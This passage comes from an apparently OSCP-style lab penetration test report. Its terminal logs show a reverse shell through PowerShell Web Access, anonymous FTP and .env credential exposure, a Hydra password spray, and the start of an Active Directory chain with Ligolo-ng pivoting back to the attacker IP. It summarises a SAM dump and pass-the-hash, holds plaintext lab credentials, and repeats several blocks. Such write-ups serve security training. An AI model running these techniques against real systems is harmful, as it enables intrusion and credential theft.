
Clicking the "Visit Launch6!" button redirected to <http://localhost/launch6>, but returned an "Unable to connect" message.




Replacing localhost in the URL with the target IP (192.168.107.111) revealed a "Windows PowerShell Web Access" page, however a message was displayed instructing to access via HTTPS.




Successfully accessed the login page by changing the protocol to HTTPS at <https://192.168.107.111/launch6/en-US/logon.aspx>.



Successfully logged into Windows PowerShell Web Access using the previously obtained credentials (oscp\sasha:Voltaic1992).



Upon successful login, the browser was redirected to a web shell page allowing direct execution of PowerShell commands.




Started a reverse shell listener on port 8000 using Netcat on the attacker machine.

```
(kali@kali)~[/oscp/111]
$ rlwrap nc -nlvp 8000
listening on [any] 8000 ...

(kali@kali)~[/oscp/111]
$ rlwrap nc -nlvp 8000
listening on [any] 8000 ...
```

Executed a reverse shell command through Windows PowerShell Web Access to connect back to the attacker machine.



Successfully established the reverse shell connection, obtaining a PowerShell shell as the sasha account.

```
(kali@kali)~[/oscp/111]
$ rlwrap nc -nlvp 8000
listening on [any] 8000 ...
connect to [192.168.49.107] from (UNKNOWN) [192.168.107.111] 49740

PS C:\Users\sasha\Documents>

(kali@kali)~[/oscp/111]
$ rlwrap nc -nlvp 8000
listening on [any] 8000 ...
connect to [192.168.49.107] from (UNKNOWN) [192.168.107.111] 49740

PS C:\Users\sasha\Documents>
```

Obtained local.txt as the sasha account.

```
PS C:\Users\sasha\Desktop> type local.txt
2f19498764e894182297327162bb71d5
PS C:\Users\sasha\Desktop> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.107.111
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.107.254
```

```
PS C:\Users\sasha\Desktop>
```

```
PS C:\Users\sasha\Desktop> type local.txt
2f19498764e894182297327162bb71d5
PS C:\Users\sasha\Desktop> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.107.111
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.107.254
```

```
PS C:\Users\sasha\Desktop> █
```

4.2.3 Privilege Escalation (Failed)

Attempted privilege escalation thereafter, but failed to identify any viable vectors.

4.3 Target #3 – 192.168.107.112 (Failed)

Vulnerability Explanation: Anonymous FTP access exposed four encrypted archive files, however their contents could not be decrypted due to the absence of a valid key. The web service exposed a .env file containing plaintext database credentials (web_admin:L1ght@m3r@Acti0n!), but remote MySQL access was restricted to localhost only. An employee list discovered on the web service was used to generate a username list for credential spraying, but the obtained password did not match any account on the FTP or SSH services.

Vulnerability Fix: Anonymous FTP access should be disabled. Sensitive configuration files such as .env must never be publicly accessible and should be excluded via web server configuration. MySQL should enforce the principle of least privilege and restrict remote access only where strictly necessary.

Severity: **HIGH**

Steps to reproduce the attack: Anonymous FTP login was used to download four archive files, which were found to be encrypted with no recoverable key. Directory enumeration of the web service revealed an exposed .env file containing plaintext database credentials. Remote MySQL access using these credentials was denied due to host restrictions. An employee list identified on the web service was used to generate usernames for a password spray against FTP and SSH services using the obtained password, but all attempts failed. No further attack vectors were identified and the host was not compromised.

4.3.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.107.112	TCP: 21, 22, 80, 3306

Performed an Nmap port scan against the target host.

```
└─(kali㉿kali)-[~/oscp/112]
└─$ sudo nmap 192.168.107.112 --open --min-rate 3000 -oN scan
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 08:08 -0500
Nmap scan report for 192.168.107.112
Host is up (0.21s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

4.3.2 Initial Access

Initial access to the target host (192.168.108.112) was unsuccessful. The following describes is the attempted process.

Confirmed that anonymous FTP login is permitted.

```
└─(kali㉿kali)-[~/oscp/112]
└─$ ftp 192.168.107.112
Connected to 192.168.107.112.
220 (vsFTPd 3.0.5)
Name (192.168.107.112:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Downloaded a total of 4 archive files from the FTP server: applications-nov22.zip, applications-dec22.zip, applications-jan23.zip, and applications-feb23.zip.

```
ftp> ls
229 Entering Extended Passive Mode (|||10093|)
150 Here comes the directory listing.
-rw-r--r--  1 114   120    55699 Jan 03  2023 applications-dec22.zip
-rw-r--r--  1 114   120    72600 Mar 04  2023 applications-feb23.zip
-rw-r--r--  1 114   120    65042 Feb 02  2023 applications-jan23.zip
-rw-r--r--  1 114   120    49040 Dec 02  2022 applications-nov22.zip
226 Directory send OK.
ftp> mget *
mget applications-dec22.zip [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||10098|)
150 Opening BINARY mode data connection for applications-dec22.zip (55699 bytes).
100%
| *****
| *****
*| 55699   143.23 KiB/s   00:00 ETA
226 Transfer complete.
55699 bytes received in 00:00 (95.72 KiB/s)
229 Entering Extended Passive Mode (|||10093|)
150 Opening BINARY mode data connection for applications-feb23.zip (72600 bytes).
100%
| *****
| *****
*| 72600   182.63 KiB/s   00:00 ETA
226 Transfer complete.
72600 bytes received in 00:00 (122.95 KiB/s)
229 Entering Extended Passive Mode (|||10092|)
150 Opening BINARY mode data connection for applications-jan23.zip (65042 bytes).
100%
| *****
| *****
*| 65042   164.45 KiB/s   00:00 ETA
```

```

226 Transfer complete.
65042 bytes received in 00:00 (110.53 KiB/s)
229 Entering Extended Passive Mode (||10096|)
150 Opening BINARY mode data connection for applications-nov22.zip (49040 bytes).
100%
| *****
| *****
*| 49040 124.11 KiB/s 00:00 ETA
226 Transfer complete.
49040 bytes received in 00:00 (83.29 KiB/s)

```

Examined the hex dump of the downloaded files and found that the ZIP file magic bytes (PK signature) were absent, confirming that the files are not actual ZIP format but rather encrypted or transformed data.

```

└─(kali㉿kali)-[~/oscp/112]
└─$ ls
applications-dec22.zip applications-feb23.zip applications-jan23.zip applications-nov22.zip scan whatweb

└─(kali㉿kali)-[~/oscp/112]
└─$ xxd applications-dec22.zip | head
00000000: 2776 6e4c 9b28 b25e b1fc e686 2961 656e  'vnL(.^....)aen
00000010: 2d99 5480 6508 50aa bf0f b980 289f fd7d  -.T.e.P.....{
00000020: 093a fae4 98a4 f8fa 3a5a bfd9 9529 1627  .:.....Z....)'
00000030: 2032 0bc2 26a2 f8a4 dcd5 d345 ab04 8b1f  2.&.....E....
00000040: 037c 6469 f1b4 f612 fb46 ded3 0260 dd23  .|di.....F...`#
00000050: bf0c b76c 0346 b305 c405 f3df 9e3a 500a  ...l.F.....:P.
00000060: 2fd2 7afc 923b f91d 99e1 e8f6 a504 f053  /.z.;.....S
00000070: 4c23 8f85 98b3 0a80 f936 e4ec c319 3a23  L#.....6.....#
00000080: 6858 d647 da6c a0da 40ca 2945 1636 dd16  hX.G.l..@.)E.6..
00000090: 93a1 3641 1723 b073 61c7 b09b a00b 0c7b  ..6A.#.sa.....{

└─(kali㉿kali)-[~/oscp/112]
└─$ xxd applications-feb23.zip | head
00000000: 62e1 927d e485 5fa4 1fc7 c686 6487 8d4a  b..}.._.....d..J
00000010: 70da 0579 e246 8920 b03f bb02 fadc bb07  p..y.F. .?.....
00000020: 5cd0 e1d4 8ff3 4b09 d906 062c 45c0 d5a9  \....K....,E...
00000030: 7cb4 264a 1a3f cd68 5185 cfc3 3957 3542  |.&J.?.hQ...9W5B
00000040: 5cd7 6dac 4038 f639 4804 61cc f6b6 8756  \.m.@.8.9H.a....V
00000050: 5cc7 4d1d 5c9d c8b6 2ec1 7a64 67cc 1bc0  \.M.\.....zdg...
00000060: 3439 ffd8 c831 9226 d243 0b9a 48c8 2668  49...1.&.C..H.&h
00000070: 2f92 566e a5a1 2ed4 2e5d e01d e0ad 71fa  /.Vn.....]....q.
00000080: 8954 5441 7b0c 49c8 d0c5 5059 9505 7c4d  .TTA{.l...PY..|M
00000090: acb8 8007 2cce bffb 74d1 1d80 5923 f220  ....,....t...Y#.

└─(kali㉿kali)-[~/oscp/112]
└─$ xxd applications-jan23.zip | head
00000000: 2dc8 3486 68bc 1e8a 633a a46c 9203 fda6  -.4.h...c:l....
00000010: 669b a0b3 70a2 9310 08a2 2c8a af7e 6c15  f...p.....,~l.
00000020: d85d 917d 953e 67f1 f114 7ff7 c98e e506  .].>g.....
00000030: f274 d3bd 8fe4 7c52 158c 28cf 0e84 5370  .t....|R..{...Sp
00000040: 783d 6763 684d a166 6583 647e 6f1e 097f  x=gchM.fe.d~o...
00000050: 78ac 9156 5c58 a5c3 d5ec 934c d253 471b  x..V\X....L.SG.
00000060: a968 49cf 1d28 c030 6b7f 2e3c e806 8cb1  .hl..{.0k..<....
00000070: 649a f60b 9a3f b647 62c1 a11f 3717 587c  d....?.Gb...7.X|
00000080: 94b1 b88f ea77 82a9 6d26 9b29 39a2 3a37  ....w..m&.)9.:7
00000090: a174 a47c 95cd 39b6 9537 4a76 f2c8 8d73  .t.|..9..7Jv...s

```

```

(kali㉿kali)-[~/oscp/112]
└─$ xxd applications-nov22.zip | head
00000000: 319e 9438 fff6 177e 0ea4 c4cf f888 b47d  1..8...~.....}
00000010: 44d5 d43b 519c 1cff 3ee2 367a 63c0 0425  D.;Q...>.6zc..%
00000020: 1249 af57 c9f8 dd43 6759 419c 6326 2c8f  .l.W...CgYA.c&,.
00000030: bba2 0401 f455 1af4 01a0 44b9 b11f dd94  ....U....D....
00000040: 0f17 1ac7 2a72 53c3 cef3 a8c1 905d 3e80  ....*rS.....]>.
00000050: 7024 d847 c60d 0249 f3b1 d998 29a0 797a  p$.G...l....).yz
00000060: 476d 0eed 8d28 8138 5958 dcc6 cb03 94c3  Gm...(8YX.....
00000070: 04bc 7f07 ccbf 31cd ac80 ee9b 62fe c924  ....1.....b..$
00000080: fd18 32b2 97b2 4004 67a2 6bd4 6829 c5dc  ..2...@.g.k.h)..
00000090: 1674 929f f140 9bf2 9226 54fe 1075 1a1a  .t...@...&T..u..

```

Accessed the <http://192.168.107.112/.env> file on the web service running on port 80, confirming that DB connection credentials (web_admin:L1ght@m3r@Acti0n!) were exposed in plaintext.

```

(kali㉿kali)-[~/oscp/112]
└─$ curl http://192.168.107.112/.env
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=staging
DB_USERNAME=web_admin
DB_PASSWORD=L1ght@m3r@Acti0n!

```

Attempted to remotely connect to the MySQL server using the obtained credentials, but the connection failed as access from the host was not permitted.

```

(kali㉿kali)-[~/oscp/112]
└─$ mysql -h 192.168.107.112 -uweb_admin
ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '192.168.49.107' is not allowed to connect to this MySQL server

```

Discovered an employee list on the main page of the port 80 web service, identifying a total of 6 names.

```

stella larson
nick jhonson
olga ivanova
paul hudson
cash hudson
mike perry

```

Attempted a password spray against FTP and SSH services using a user list generated from the employee list and the obtained password (L1ght@m3r@Acti0n!), but all attempts failed.

```

(kali㉿kali)-[~/oscp/112]
└─$ hydra -L userslist.txt -p 'L1ght@m3r@Acti0n!' ftp://192.168.107.112
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 15:16:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 649 login tries (l:649/p:1), ~41 tries per task
[DATA] attacking ftp://192.168.107.112:21/
[STATUS] 241.00 tries/min, 241 tries in 00:01h, 408 to do in 00:02h, 16 active
[STATUS] 237.50 tries/min, 475 tries in 00:02h, 174 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found

```

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2026-02-28 15:19:35

```
└─(kali㉿kali)-[~/oscp/112]
```

```
└─$ hydra -L userslist.txt -p 'L1ght@m3r@Acti0n!' ssh://192.168.107.112
```

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2026-02-28 16:18:55

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 649 login tries (l:649/p:1), ~41 tries per task

[DATA] attacking ssh://192.168.107.112:22/

[STATUS] 168.00 tries/min, 168 tries in 00:01h, 484 to do in 00:03h, 13 active

[STATUS] 159.00 tries/min, 477 tries in 00:03h, 175 to do in 00:02h, 13 active

[STATUS] 157.50 tries/min, 630 tries in 00:04h, 24 to do in 00:01h, 11 active

1 of 1 target completed, 0 valid password found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2026-02-28 16:23:10

No additional attack vectors were identified thereafter, and the attack against this host was discontinued at this point.

5 Active Directory Set

Port Scan Results

IP Address	Ports Open
192.168.107.206	TCP: 135, 139, 445, 3389, 5985
172.16.107.202	TCP: 135, 139, 445, 3389, 5985, 8080
172.16.107.200	TCP: 53, 88, 135, 139, 445, 464, 593, 636, 3268, 5985 UDP: 53, 88, 123, 137

192.168.107.110 (WS26)

Initial credentials (r.andrews / BusyOfficeWorker890) were provided, granting WinRM access to WS26. BloodHound enumeration revealed that r.andrews held AllExtendedRights over the g.jarvis account, allowing a forced password change and lateral movement. The g.jarvis account's winPEAS enumeration exposed the local Administrator's plaintext password (CarHammerChip964) stored in the registry. Post-exploitation of the Administrator's PowerShell command history revealed the plaintext password used to create the b.martin domain account.

172.16.107.202 (SRV22)

The b.martin account credentials obtained from WS26's PowerShell command history allowed RDP and SMB access to SRV22. SQL Server was running and accessible without additional authentication, exposing plaintext credentials for five domain accounts stored in the accounts database. Credential spraying identified c.rogers as a local administrator on SRV22, enabling full administrative access via WinRM.

172.16.107.200 (DC20)

The c.rogers account, compromised via SRV22, was also valid on DC20 and held membership in the BUILTIN\Backup Operators group, granting SeBackupPrivilege. This privilege was abused to dump the SAM and SYSTEM registry hives, from which the Administrator's NT hash was extracted using impacket-secretsdump. A Pass-the-Hash attack using the extracted hash granted full Domain Administrator access to DC20.

5.1 WS26 - 192.168.107.206

Initial credentials (r.andrews / BusyOfficeWorker890) were provided in advance.

```
r.andrews / BusyOfficeWorker890
```

5.1.1 Service Enumeration

Performed an Nmap port scan against the target host.

```
(kali㉿kali)-[~/oscp/AD]
└─$ sudo nmap 192.168.107.206 --open --min-rate 3000 -oN scan
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 01:25 -0500
Nmap scan report for WS26.oscp.exam (192.168.107.206)
Host is up (0.19s latency).
Not shown: 995 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

5.1.2 Information Gathering

Gathered SMB information using NetExec, identifying the hostname (WS26) and domain (oscp.exam).

```
(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 192.168.107.206 --generate-hosts-file hosts_206
SMB      192.168.107.206 445 WS26      [*] Windows 11 Build 22H2 x64 (name:WS26) (domain:oscp.exam) (signing:False)
(SMBv1:False)

(kali㉿kali)-[~/oscp/AD]
└─$ cat hosts_206
192.168.107.206 WS26.oscp.exam WS26
```

Registered the gathered host information in the /etc/hosts file to enable access via domain name.

```
(kali㉿kali)-[~/oscp/AD]
└─$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

192.168.107.206 WS26.oscp.exam WS26
```

5.1.3 Initial Access to WS26

Attempted SMB and WinRM authentication using the provided credentials (r.andrews / BusyOfficeWorker890), both of which were successful.

```
(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'
SMB 192.168.107.206 445 WS26 [*] Windows 11 Build 22621 x64 (name:WS26) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB 192.168.107.206 445 WS26 [+] oscp.exam\r.andrews:BusyOfficeWorker890

(kali㉿kali)-[~/oscp/AD]
└─$ nxc winrm 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'
WINRM 192.168.107.206 5985 WS26 [*] Windows 11 Build 22621 (name:WS26) (domain:oscp.exam)
WINRM 192.168.107.206 5985 WS26 [+] oscp.exam\r.andrews:BusyOfficeWorker890 (Pwn3d!)

(kali㉿kali)-[~/oscp/AD]
└─$ nxc smb 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'
SMB 192.168.107.206 445 WS26 [*] Windows 11 Build 22621 x64 (name:WS26) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB 192.168.107.206 445 WS26 [+] oscp.exam\r.andrews:BusyOfficeWorker890

(kali㉿kali)-[~/oscp/AD]
└─$ nxc winrm 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'
WINRM 192.168.107.206 5985 WS26 [*] Windows 11 Build 22621 (name:WS26) (domain:oscp.exam)
WINRM 192.168.107.206 5985 WS26 [+] oscp.exam\r.andrews:BusyOfficeWorker890 (Pwn3d!)
```

Successfully established a WinRM remote shell session as r.andrews using Evil-WinRM.

```
(kali㉿kali)-[~/oscp/AD]
└─$ evil-winrm -i 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\r.andrews\Documents>
```

```
(kali㉿kali)-[~/oscp/AD]
└─$ evil-winrm -i 192.168.107.206 -u 'r.andrews' -p 'BusyOfficeWorker890'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\r.andrews\Documents>
```

5.1.4 Network Pivoting

Configured a proxy on the attacker machine using Ligolo-ng, connected the target host (WS26) as an agent, and established a pivoting tunnel into the internal network (172.16.107.0/24).

```

└─(kali㉿kali)-[~/oscp/AD]
└─$ sudo ligolo-proxy -selfcert
[sudo] password for kali:
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? No
WARN[0003] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERRO[0003] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0003] Listening on 0.0.0.0:11601

  _ _ _ _ _
 // ( ) _ _ _ // _ _ _ _ _
// // _ \ _ \ // _ \ _ _ \ _ \
// _// _// _// _// _// _// _//
/_ _// _// _// _// _// _// _//
  / _// _// _// _// _// _//

Made in France ♥ by @Nicocha30!
Version: dev

ligolo-ng » INFO[0458] Agent joined.
remote="192.168.107.206:50784"
ligolo-ng » setssion
error: unknown command, try 'help'
ligolo-ng » setssion
error: unknown command, try 'help'
ligolo-ng » session
? Specify a session : 1 - OSCP\r.andrews@WS26 - 192.168.107.206:50784 - 0050568a410b
[Agent : OSCP\r.andrews@WS26] » interface_create --name ligolo
INFO[0496] Creating a new ligolo interface...
INFO[0496] Interface created!
[Agent : OSCP\r.andrews@WS26] » start --tun ligolo
INFO[0507] Starting tunnel to OSCP\r.andrews@WS26 (0050568a410b)
[Agent : OSCP\r.andrews@WS26] » route_add --name ligolo --route 172.16.107.0/24
INFO[0542] Route created.

```

Executed the Ligolo-ng agent on the target host to connect back to the proxy server on the attacker machine.

```
*Evil-WinRM* PS C:\Users\r.andrews\Documents> .\agent -connect 192.168.49.107:11601 -ignore-cert
```

```
*Evil-WinRM: PS C:\Users\r.andrews\Documents> .\agent -connect 192.168.49.107:11601 -ignore-cert
agent.exe : time="2026-02-27T23:37:10-08:00" level=warning msg="warning, certificate validation disabled"
+ CategoryInfo          : NotSpecified: (time="2026-02-27...ation disabled":String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
time="2026-02-27T23:37:11-08:00" level=info msg="Connection established" addr="192.168.49.107:11601"

agent* agent.exe* cred.txt hosts_206 mimikatz.exe PowerUp.ps1 scan winpeas.exe

(kali@kali)-[~/oscp/AD]
└─$ sudo ligolo-proxy -selfcert
[sudo] password for kali:
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? No
WARN[0003] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERR[0003] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0003] Listening on 0.0.0.0:11601



Made in France by @Nicocha30!
Version: dev

ligolo-ng » INFO[0458] Agent joined. id=0050568a410b name="OSCP\r.andrews@WS26" remote="192.168.107.206:50784"
ligolo-ng » setssion
error: unknown command, try 'help'
ligolo-ng » setssion
error: unknown command, try 'help'
ligolo-ng » session
? Specify a session : 1 - OSCP\r.andrews@WS26 - 192.168.107.206:50784 - 0050568a410b
[Agent : OSCP\r.andrews@WS26] » interface create --name ligolo
INFO[0496] Creating a new ligolo interface...
INFO[0496] Interface created!
[Agent : OSCP\r.andrews@WS26] » start --tun ligolo
INFO[0507] Starting tunnel to OSCP\r.andrews@WS26 (0050568a410b)
[Agent : OSCP\r.andrews@WS26] » route add --name ligolo --route 172.16.107.0/24
INFO[0542] Route created.
[Agent : OSCP\r.andrews@WS26] »
```

5.1.5 Domain Information Gathering

Collected oscp.exam domain information using BloodHound-python.

```
(kali@kali)-[~/oscp/AD]
└─$ bloodhound-python -d 'oscp.exam' -u 'r.andrews' -p 'BusyOfficeWorker890' -c All -ns 172.16.107.200 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: oscp.exam
INFO: Getting TGT for user
